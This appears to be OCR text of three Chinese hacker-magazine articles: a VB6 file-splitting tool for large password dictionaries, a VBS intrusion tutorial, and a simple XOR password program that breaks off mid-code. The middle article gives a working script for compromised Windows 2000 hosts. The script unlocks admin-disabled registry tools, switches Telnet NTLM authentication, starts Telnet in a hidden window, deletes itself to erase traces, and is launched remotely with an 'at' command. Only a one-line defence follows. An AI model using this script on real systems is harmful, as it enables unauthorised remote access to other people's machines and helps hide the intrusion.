每一个黑客都有自己的密码档，密码档的大小直接影响了入侵的成功与否。那么怎样选择好的密码档呢？有人说要小而精，有人说要全。我极力推荐第一种，但有时候往往对方的密码并不在你的密码档里，就这样放弃？NO，回答是坚定的。我们不得不选择第二种，哈哈，结果重复上面的画面：）现在你知道“文件切割”出现的原因吧。今天由我来带大家学做一个文件切割组合工具。

一、编程原理

文件切割的原理很简单，就是将目标文件用二进制读写的方法，精确的、连续的保存为指定大小的文件。当然，文件还原的方法很多，在DOS下有一个很有用的命令：copy/b。这个命令的格式为“copy/b 需要组装的文件名1+需要组装的文件名2 组装后的文件名”，就可以轻易的实现文件的还原。

那么每次都要用COPY命令来做的话，无疑又是一个很伤脑筋的事，怎么办呢？对了，用批处理，我们为什么不在切割的时候自动生成一个批处理呢，以后要组装只要将切割后的文件同批处理放在一起，只要点击批处理就自动完成组装。好了废话少说，开工啦！

二、实战篇

启动VB6.0，新建一个标准EXE工程，在窗体上添加驱动器列表（dirve），目录列表（dir），文件列表，若干标签和帧控件，完成后如图1所示。




图1

调整它们到合适的位置。进入代码编译窗口，输入如下代码：

```
Option Explicit
Dim myGO() As Byte
'定义二进制内存缓冲数组

Private Sub Command1_Click()
End
End Sub

Private Sub Command3_Click()
On Error Resume Next
splitlt Lab1.Caption, CLng(Text1.Text), Text2.Text & File1.FileName
'执行splitlt切割函数，splitlt在下面有定义
'splitlt一共有3个参数，分别是被分割文件名，分割后的文件长度，分割后保存的文件名
'Clng是VB内置函数，它的作用是将一个表达式转化为长整数
End Sub

Private Sub Dir1_Change()
File1.Path = Dir1.Path
End Sub

Private Sub Drive1_Change()
'忽略驱动器未准备等错误
On Error GoTo e
Lab1.Caption = Lab1.Tag
Dir1.Path = Drive1.Drive
e: End Sub

Private Sub File1_Click()
If File1.ListCount > 0 Then
If Right(Dir1.Path, 1) <> "\" Then
Lab1.Caption = Dir1.Path & "\" & File1.FileName
Text2.Text = Dir1.Path & "\"
Else
Lab1.Caption = Dir1.Path & File1.FileName
Text2.Text = Dir1.Path
End If
'正确获得选中的完整文件路径，名称
Lab1.ToolTipText = "被分割文件长度（字节）" & FileLen(Lab1.Caption)
'提示被分割的文件长度
End If
End Sub

Private Sub Form_Load()
Lab1.Tag = Lab1.Caption
End Sub
Public Function splitlt(sfile As String, splitsize As Long, oname As String) As Boolean
```

```
    Dim savename As String, saven As String, savem As String, ih As Integer, im As Integer
    Dim fnum As Integer, fnum1 As Integer, mybat As String
    splitIt = True
    On Error GoTo cleanup
    Dim countit As Long, loopit As Long, fileslen As Long
    fileslen = FileLen(sfile)
    If fileslen <= splitsize + 1 Then
    splitIt = False
    MsgBox "被分割文件小于分割后文件大小，请重新设置！", vbExclamation + vbOKOnly
    Exit Function
    End If
    fnum = FreeFile
    Open sfile For Binary As fnum
    '用二进制打开被分割的文件
    If CInt(fileslen / splitsize) >= _fileslen / splitsize Or CInt(fileslen / splitsize) _= fileslen / splitsize Then
    countit = CInt(fileslen / splitsize)
    Else
    countit = CInt(fileslen / splitsize) + 1
    End If
    '精确计算文件被分割个数
    mybat = "COPY/B" & Chr(32)
    '自动组装批处理第一部分
    For loopit = 1 To countit
    '这个循环用来将文件分割，并且生成分割后文件
    savename = oname & "." & Format(-1 + loopit, "00#")
    For ih = Len(savename) To 1 Step -1
    If Mid(savename, ih, 1) = "\" Then
    saven = Right(savename, Len(savename) - ih)
    Exit For
    End If
    Next
    If loopit < countit Then
    ReDim myGO(1 To splitsize)
    Get #fnum, , myGO
    mybat = mybat & saven & "/B+"
    Else
    For im = Len(oname) To 1 Step -1
    If Mid(oname, im, 1) = "\" Then
    savem = Right(oname, Len(oname) - im)
    Exit For
    End If
    Next
    mybat = mybat & saven & "/B" & Chr(32) & savem & "/B"
    ReDim myGO(1 To fileslen - (countit - 1) * splitsize)
    Get #fnum, , myGO
    Close #fnum
    End If
    fnum1 = FreeFile
    Open savename For Binary As fnum1
    Put #fnum1, 1, myGO
    Close #fnum1
    Frame3.Caption = "正在处理:" & savename & " " & FormatPercent(loopit / countit)
    DoEvents
    Next
    Open oname & ".BAT" For Output As #fnum
    Print #fnum, mybat
    Close #fnum
    MsgBox "文件分割已经成功完成！" & vbNewLine & "合计生成" & countit & "个分割文件." & vbNewLine & "生成自动组装文件" & oname & ".BAT", vbOKOnly + vbExclamation
    Exit Function
    cleanup:
    MsgBox "错误提示信息:" & Err.Description, vbOKOnly + vbExclamation
    End Function

    Private Sub Form_Unload(Cancel As Integer)
    End
    End Sub
    '代码结束
```

好了，到这里我们已经完成了全部工作，最后程序运行如图2所示。




图 2

按照提示，我们发现已经成功完成分割，并且生成了ScanVBSKJ-hui.EXE.BAT批处理文件，要还原原文件，只要双击它就完成了。还原画面如图3所示。




图 3

好了，到这里我们已经完成了文件分割与还原的全部工作，这只是一个雏形，要想获得更强大的功能，还需要大家去完善它。有什么问题也可以来我的网站提出（http://www.20nt.net）。

源文件请在杂志光盘“相关栏目”里查找。

用VBS脚本"敲"开win2k的大门

小二

入侵的很多时候我们为了安全起见，会利用肉鸡当跳板。那你会用什么方法呢？或许你会说：要么就是在得到管理员帐号的情况下用opentelnet得到shell；要么就是上传大名鼎鼎的ntlm.exe来改变肉鸡系统的验证模式，而这种方法目前的缺点就是：上传的netlm.exe很容易就给对方的杀毒软件CUT掉。

其实，方法还有很多，俗话说的好："条条大路通肉鸡"（是我说的）！今天，小二我会跟大家分享一种新的方法——用VBS脚本敲开Win2k的大门。

在开始本次"旅程"之前，让我们先来了解一下基础知识：什么是WSH？

LOOK 注意 WSH是微软脚本技术系列中的一种，简单讲，就是提供了一种脚本环境，在这个环境中，预定义了一些对象，同时也可以使用COM里的其它对象。它使用一种脚本引擎来对脚本解释执行，微软自己支持VBSCRIPT和JSCRIPT，第三方也可以开发自己的脚本引擎。

具体点说，就是你先编好一些脚本文件（微软自带例子若干，后缀.vbs或.js），然后用一个程序对它解释执行，这个程序就叫Windows Scripting Host，程序的名字是Wscript.exe（或者命令行的Cscript.exe），你可以查看一下你的机器里有没有这两个文件，就知道有没有WSH了。这非常像批处理文件，只不过文件里不是命令行，而是脚本语言写的脚本。同时，它完成的功能也非常像批处理文件，只不过多了些控制。

好！有了微软的WSH，我们就可以用它的内置对象来达到我们的目的。具体的步骤如下：

1、在"桌面"单击右键，在弹出的快捷菜单中选择"新建"，新建一个"文本文档"。

2、在里面键入如下代码：

```
On Error Resume Next
SET WSHSHELL=WSCRIPT.CREATEOBJECT("WSCRIPT.SHELL")
//用WSH的根对象WSCRIPT的CREATEOBJECT方法创建一个WSHSHELL对象。
WSHSHELL.REGWRITE
"HKLM\Software\Microsoft\Telnet
Server\1.0\NTLM",1,"REG_DWORD"
//用WSHSHELL对象的REGWRITE方法改NTLM的值。
```

到此，上面两行代码已经达到我们改NTLM值的目的了。但是，有的时候对方的TELNET服务没启动，即使我们改了验证方式也没法TELNET上肉鸡，那我们就给它再加一行代码：

```
WSHSHELL.RUN "NET START TELNET,0"
//用WSHSHELL对象的RUN方法执行命令"net start telnet"启动TelnetServer，"0"代表隐蔽窗口。
```

哈哈，是不是完成了？想想还是不行，为什么？如果肉鸡的管理员把注册表给"lock"了，那么修改注册表部分就不能发挥作用了，那么就在第二行的代码做一下手脚：

```
bkey=wshshell.regread
("HKEY_USERS\.DEFAULT\Software\Miscrosoft\Windwos\Currentversion\Policies\system\DisableRegistryTools")
//读取DisableRegistryTools的值
if bkey=1 then
wshshell.regwrite
"HKEY_USERS\.DEFAULT\Software\Miscrosoft\Windwos\Currentversion\Policies\system\DisableRegistryTools",0," REG_DWORD"
end if
WSHSHELL.REGWRITE
"HKLM\Software\Microsoft\TelnetServer\1.0\NTLM",1,"REG_DWORD"
```

上面代码的意思是通过一个判断语句判断肉鸡的注册表是否被管理员上锁，如果是，就修改它的值，然后再执行第二句；如若不是则跳过。

哦，好象好长啊，是不是很有成就感啊，呵呵！然而我们经常碰到这种事情——当你想从"阵地"撤退的时候忘了打扫"战场"（删除此文件）。这样就会在肉鸡上留下我们的"足迹"了。就算是我们记得，对于我们这些菜鸟级的人物唯一能会做的就是用DOS命令——DEL把它CUT掉。有没有更好的办法呢？哦，对啊！小二我想了一个晚上才把这个问题给解决了，那就是再加两行代码进出，代码如下：

```
SET
FSO=WSCRIPT.CREATEOBJECT("SCRIPTING.FILESYSTEMOBJECT")  //创建一个文件系统对象，为下面调用作铺垫。
FSO.DELETEFILE(WSCRIPT.SCRIPTFULL
NAME)  //调用DELETEFILE命令把自己删除掉，这样就不用在劳烦你了。它执行完这些代码后就会把自己删掉，爽吧！
WSCRIPT.QUIT
```

好了，这个文件终于写好了，把它另存为后缀名.vbs的文件就大功告成了。如果你愿意，你还可以为它添加更多、更强的功能。

如果你也是个LAZYBOY，可以在杂志光盘的"杂志相关"栏目里面找到我编写的"007.vbs"，或者到我的网站http://www.51faq.com下载。

3、把这个文件上传到肉鸡上一个有"执行"权限的文件夹下，接着用命令"at \\XXX.XXX.XXX.XXX time 文件名.vbs"启动。

然后就可以TELNET上肉鸡了。看到了DOS界面了吗？

4、防范对策：从上面的基础知识我们知道vbs文件运行的基础是wscript.exe，如果你对它的依赖不大的话就把它删了。

简单密码程序的编写

陈小宇

我在2002年第七期的《黑客X档案》中介绍了美萍网管大师存在密码泄漏的问题，其实要解决这个问题是十分简单的，只要会一点编程的初学者都能够解决这个问题。我不知道一个专门制作安全软件的美萍公司怎么会犯这样的低级错误。其实关于密码的算法有很多种，像MD5一类的HASH算法等，在这里我也不多说，因为太深了，我也不是太懂。

本文在这里使用VB6进行编写。原理是通过异或运算把数字转换为ASCII码存放在文件中。

首先，创建一个窗体，命名为frmPasswordDemo，属性Caption设为“密码演示程序”，在窗体上创建3个标签分别命名为tabOPassword、tabNPassword1、tabNpassword2，对应的Caption设为“输入旧密码”、“输入新密码”、“再次输入新密码”；创建4个文本输入框，分别命名为txtOPassword、txtNPassword1、txtNPassword2、txtPassword，其中txtOPassword用来接收旧的密码，txtNPassword1用来接收新的密码，txtNPassword2用来再次输入新的密码，txtPassword用来接收原来的密码，作用是起验证密码是否更改成功；接着再添加3个按键，命名为butInput、butChange、butQuit，其中butInput的Caption为“输入密码”，作用是起验证密码是否更改成功，butChange为“更改密码”，butQuit为“退出”。如图1所示。




图 1

当程序启动时执行的代码：

```
dim ok$                        '定义ok$为全局变量
Private Sub frmPasswordDemo_Load()      '调用窗体frmPasswordDemo
txtPassword.PasswordChar = "*"       '这样输入的密码原文便会以*号出现
txtOPassword.PasswordChar = "*"
txtNPassword1.PasswordChar = "*"
txtNPassword2.PasswordChar = "*"
butChange.Enabled = False      '先把“更改密码”键设为不可用
txtOPassword.Enabled = False     '把接收密码的文本框也设为不可用
txtNPassword1.Enabled = False
txtNPassword2.Enabled = False
txtPassword.Text = ""          '把验证密码是否成功的文本框设为空
if Dir("c:\windows\1") <> "" Then    '判断C盘Windows目录下是否有名为"1"的文件，如果有则复制过来
FileCopy "c:\windows\1", App.Path & "\1"
End If
End Sub
```

上面是当程序启动时加载的设置。只有butInput输入密码按键、butQuit退出按键和txtPassword密码接收框可用。用来验证密码是否正确。首次进入时密码为空，所以直接点击“输入密码”。

当你点击“退出”按键时将执行下列代码：

```
Private Sub butQuit_Click()
youtrueexit = MsgBox("你真的要退出密码演示程序吗？", vbYesNo, "退出系统")
将出现对话框，并提示你是否退出程序，并把你的点击结果存入youtrueexit变量中。
If youtrueexit = vbYes Then       '当变量里是“是”时，那么将退出程序。
end
end if
End Sub
```

下面将是验证密码的关键代码，当点击“输入密码”按键时程序将执行下列代码。

```
Private Sub butInput_click()
On Error GoTo aaa        '如果程序中出现错误将转到“aaa”处。
Open App.Path & "\1" For Input As #1
```

